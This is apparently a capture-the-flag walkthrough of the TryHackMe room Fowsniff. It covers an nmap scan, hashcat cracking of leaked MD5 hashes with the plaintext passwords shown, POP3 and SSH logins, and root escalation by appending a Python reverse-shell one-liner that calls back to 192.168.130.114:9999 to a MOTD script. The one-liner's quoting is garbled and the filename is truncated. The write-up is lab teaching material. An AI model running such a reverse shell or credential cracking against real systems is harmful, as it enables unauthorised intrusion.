Fowsniff ctf

Fowsniff is a beginner-friendly TryHackMe CTF room involving port scanning, email service exploitation, password cracking, and privilege escalation via a malicious SSH banner script.

Challenge Information

Challenge Name: Fowsniff CTF

Category: Linux

Difficulty: *Easy*

Points: 450


Date Solved: 20th Nov 2025

Challenge Walkthrough


- Using nmap, scan the machine and find open ports

```
┌──(kali㉿Kali)-[~]
└─$ nmap -sC -sV 10.80.133.191
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 16:28 UTC
Nmap scan report for 10.80.133.191
Host is up (0.16s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Fowsniff Corp - Delivering Solutions
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) CAPA PIPELINING RESP-CODES TOP AUTH-RESP-CODE UIDL USER
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: capabilities Pre-login have IMAP4rev1 more ENABLE post-login OK listed LOGIN-REFERRALS SASL-IR I
DLE LITERAL+ AUTH=PLAINA0001 ID
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
```

- Using Google, can you find any public information about them? http://10.80.133.191




- Fowsniff's internal system suffered a data breach that resulted in the exposure of employee usernames and passwords.



- README FILE available after finding the website source code

```
Escape Velocity by HTML5 UP
html5up.net | @ajlkn
Free for personal and commercial use under the CCA 3.0 license (html5up.net/license)


A new responsive template featuring a flat (but not too flat) minimalistic design, spacious
layout, and styling for all basic page elements. Its demo images* are courtesy of the supremely
talented photographer Felicia Simion. If you like photography or just enjoy being blown away by
awesome stuff, check out her portfolio for more stunning images:

http://ineedchemicalx.deviantart.com/

(* = Not included! Only meant for use with my own on-site demo, so please do NOT download
and/or use any of Felicia's work without her explicit permission!)

Feedback, bug reports, and comments are not only welcome, but strongly encouraged :)

AJ
aj@lkn.io | @ajlkn

PS: Not sure how to get that contact form working? Give formspree.io a try (it's awesome).


Credits:

        Demo Images:
                Felicia Simion (ineedchemicalx.deviantart.com)

        Icons:
                Font Awesome (fortawesome.github.com/Font-Awesome)

        Other:
                jQuery (jquery.com)
                html5shiv.js (@afarkas @jdalton @jon_neal @rem)
                CSS3 Pie (css3pie.com)
                background-size polyfill (github.com/louisremi)
                Respond.js (j.mp/respondjs)
                jquery.dropotron (@ajlkn)
                Skel (skel.io)
```

- The pastebin link is no longer accessible.




- Use the Wayback Machine to access the URL and use hashcat to decode the hashes.

```
18.
19. mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
20. mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
21. tegel@fowsniff:1dc352435fecca338acfd4be10984009
22. baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
23. seina@fowsniff:90dc16d47114aa13671c697fd506cf26
24. stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
25. mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
26. parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
27. sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
28.
29. Fowsniff Corporation Passwords LEAKED!
30. FOWSNIFF CORP PASSWORD DUMP!
31.
32. Here are their email passwords dumped from their databases.
33. They left their pop3 server WIDE OPEN, too!
34.
35. MD5 is insecure, so you shouldn't have trouble cracking them but I was too lazy haha =P
36.
37. l8r n00bz!
38.
39. B1gN1nj4
```

```
┌──(kali㉿Kali)-[~]
└─$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) -
 Platform #1 [The pocl project]
============================
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 1469/2939 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 9 digests; 9 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (842 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 5 secs

90dc16d47114aa13671c697fd506cf26:scoobydoo2
4d6e42f56e127803285a0a7649b5ab11:orlando12
1dc352435fecca338acfd4be10984009:apples01
19f5af754c31f1e2651edde9250d69bb:skyler22
8a28a94a588a95b80163709ab4313aa4:mailcall
f7fd98d380735e859f8b2ffbbede5a7e:07011972
0e9588cb62f4b6f27e33d449e2ba0b3b:carp4ever
ae1644dac5b77c0cf51e0d26ad6d7e56:bilbo101
Approaching final keyspace - workload adjusted.
```

- Using the usernames and passwords you captured, can you use Metasploit to brute force the POP3 login?
- What was Seina's password to the email service?
- Connect to the POP3 service with her credentials and find the email information that you gathered.



```
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
list
+OK 2 messages:
1 1622
2 1280
.
retri 1
-ERR Unknown command: RETRI
retr 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone
```


- Looking through her emails, and found a temporary password set for her
- In the email, who sent it? Using the password from the previous task and the sender's username, connect to the machine using SSH.

```
┌──(kali㉿Kali)-[~]
└─$ ssh baksteen@10.80.133.191
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.80.133.191's password:

                                                  _ _ __  __
     :sddddddddddddddy+  | ___|____      ____ _ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso | |_ / _ \ \ /\ / / _| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso |_|  \___/ \_/\_/ |___/_| |_|_|_|_| |_|
-:      y.      dssssssso                 ___
-:      y.      dssssssso                / __|___  _ __  _ __
-:      y.      dssssssso               | |  / _ \| '_ \| '_ \
-:      o.      dssssssso               | |__| (_) | | | | |_) |  _
-:      o.      yssssssso                \____\___/|_| |_| .__/  (_)
-:    .+mddddddmyyyyyhy:                                 |_|
-: -odMMMMMMMMMMmhhdy/.
.ohddddddddddddho:                Delivering Solutions


   ****  Welcome to the Fowsniff Corporate Server! ****

            ---------- NOTICE: ----------

 * Due to the recent security breach, we are running on a very minimal system.
 * Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.


Last login: Wed Nov 26 15:16:35 2025 from 192.168.130.114
baksteen@fowsniff:~$
```

- Once connected, what groups does this user belong to? Are there any interesting files that that group can run?
- The file cube.sh contains read and write


```
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                                                  _ _ __  __
     :sddddddddddddddy+  | ___|____      ____ _ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso | |_ / _ \ \ /\ / / _| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso |_|  \___/ \_/\_/ |___/_| |_|_|_|_| |_|
-:      y.      dssssssso                 ___
-:      y.      dssssssso                / __|___  _ __  _ __
-:      y.      dssssssso               | |  / _ \| '_ \| '_ \
-:      o.      dssssssso               | |__| (_) | | | | |_) |  _
-:      o.      yssssssso                \____\___/|_| |_| .__/  (_)
-:    .+mddddddmyyyyyhy:                                 |_|
-: -odMMMMMMMMMMmhhdy/.
.ohddddddddddddho:                Delivering Solutions\n\n"
```

- We also find a file that can be updated.



```
baksteen@fowsniff:/opt/cube$ cd ~
baksteen@fowsniff:~$ cd /etc/update-motd.d$ls
baksteen@fowsniff:/etc/update-motd.d$ ls
00-header  10-help-text  91-release-upgrade  99-esm
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#        # Fall back to using the very slow lsb_release utility
#        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh
baksteen@fowsniff:/etc/update-motd.d$
```

- Reverse shell. Update the cube.sh file and input a Python script, and log out the user,
- start netcart to trigger the reverse shell, and log in the user. Find the roof flag that is on the roof. ot



Key Findings Scripts

```
echo 'python3 -c "import socket,os;s=socket.socket();s.connect((/"192.168.13
0.114"/,9999));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);o
s.system(\"/bin/sh -i\")"' >> /opt/cube/cube.s
```

Flag


ROOT
FLAG
Nice work!
This CTF was built with love in every byte by @berzerk0 on Twitter.
Special thanks to psf, @nbulischeck and the whole Fofao Team.